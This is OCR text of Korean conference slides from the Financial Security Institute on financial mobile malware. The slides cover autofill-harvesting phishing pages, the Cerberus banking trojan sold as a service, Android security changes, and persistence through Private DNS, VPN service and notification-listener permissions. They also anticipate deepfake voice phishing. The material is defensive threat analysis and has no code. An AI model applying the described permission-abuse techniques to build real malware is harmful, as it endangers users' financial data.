


개발자 PC 및 사용자 모바일 기기 환경

금융보안원
FINANCIAL SECURITY INSTITUTE

자동완성 정보 탈취를 위한 피싱 페이지 증가

└ 공격자가 피싱 페이지 구축 후 사용자의 카드 정보 자동 완성을 악용




공격자 환경

금융보안원 FINANCIAL SECURITY INSTITUTE

서비스형 악성코드의 대중화

└ Cerberus 판매를 위한 적극적인 홍보 및 관리자 페이지



I THREAT FABRIC :: Cerberus - A new banking Trojan from the underworld
https://www.threatfabric.com/blogs/cerberus-a-new-banking-trojan-from-the-underworld.html

모바일 운영체제 환경

금융보안원 FINANCIAL SECURITY INSTITUTE

최근 4년 간 안드로이드 주요 업데이트 현황

- 백그라운드 제한, 원 타임 퍼미션, 퍼미션 오토 리셋, 민감센서 사용 표시 등
- 악성코드가 사용자 몰래 백그라운드에서 동작하는 것이 점차 힘들어짐


안드로이드 Oreo (2017)	안드로이드 Pie (2018)	안드로이드 10 (2019)	안드로이드 11 (2020)
Background execution limits	Limited access to sensors in background	Access to device location in the background requires permission	Background location access
Background location limits	DNS over TLS (Private DNS)	Restrictions on starting activities from the background	One-time permissions
new permissions related to telephony	Unified biometric authentication dialog	FINE location permission	Permissions auto-reset
Alert windows (SYSTEM_ALERT_WINDOW permission)	Hardware security module	Limited access to clipboard data	Scoped storage enforcement
Google Safe Browsing API	Secure key import into Keystore	Protection of USB device serial number	Package visibility
⋮	⋮	⋮	⋮

모바일 운영체제 환경

금융보안원
FINANCIAL SECURITY INSTITUTE

지속성을 위한 :: DNS 공격 증가

└ ① Private DNS 공격 ② VPN Service 기능 악용




모바일 운영체제 환경

금융보안원 FINANCIAL SECURITY INSTITUTE

지속성을 위한 :: Private DNS 공격

- 현재까지는 옵션을 On/Off 할 수 있는 public API 미제공 (시스템만 내부적으로 사용)
- 접근성 권한 획득 시 악용될 가능성 UP

	Returns the NAT64 prefix in use on this link, if any.
String	getPrivateDnsServerName() Returns the private DNS server name that is in use.
List<RouteInfo>	getRoutes() Returns all the RouteInfo set on this link.
int	hashCode() Generate hashcode based on significant fields Equal objects must pr while unequal objects may have the same hash codes.
boolean	isPrivateDnsActive() Returns whether private DNS is currently in use on this network.
boolean	isWakeOnLanSupported() Returns whether the network interface supports WakeOnLAN
void	setDhcpServerAddress(Inet4Address serverAddress)




모바일 운영체제 환경

금융보안원
FINANCIAL SECURITY INSTITUTE

지속성을 위한 :: VPN Service 기능 악용

└ 가상의 네트워크 인터페이스 생성 후 통신하는 방식

└ android.permission.BIND_VPN_SERVICE 권한 획득 시 통신 트래픽 열람 및 변경 가능




모바일 운영체제 환경

금융보안원 FINANCIAL SECURITY INSTITUTE

백그라운드 서비스 유지를 위한 :: 노티피케이션 공격 증가


- BIND_NOTIFICATION_LISTENER_SERVICE 권한 획득 시 수신되는 Notification 객체 획득 가능
- 시스템 서비스에 BIND 되는 특성을 이용하여, 백그라운드 유지 위한 노력 없이 악성 행위 지속




모바일 악성코드 및 피싱

금융보안원 FINANCIAL SECURITY INSTITUTE


[그림 33] 개인정보 탈취 흐름 및 악성 앱의 기능별 개요도





딥페이크 및 딥보이스 이용

- 영상과 음성을 합성하는 기술
- 이를 이용한 다양한 피싱 공격 예상




App Store에서 제공하는 Reface: 페이스 스왑, 얼굴 합치기
https://apps.apple.com/us/app/reface-face-swap-videos/id1488782587

음성합성기술과 보이스 피싱

└ 악성앱에 감염된 사용자의 영상과 음성을 새롭게 만들어 보이스피싱 범죄에 활용 예상

[그림 50] 일반적인 보이스피싱 범죄 흐름 및 악성 앱의 기능별 개요도



금융보안원
FINANCIAL SECURITY INSTITUTE

금융 모바일 악성코드의 현재와 미래

모바일 악성코드 제작자가 좋아하는 운영체제

금융보안원
FINANCIAL SECURITY INSTITUTE

QnA

금융 모바일 악성코드의 현재와 미래

I 모바일 악성코드 제작자가 좋아하는 운영체제

2021. 7. 6. 이강석

CodeEngn
www.CodeEngn.com
2021 CodeEngn Conference 17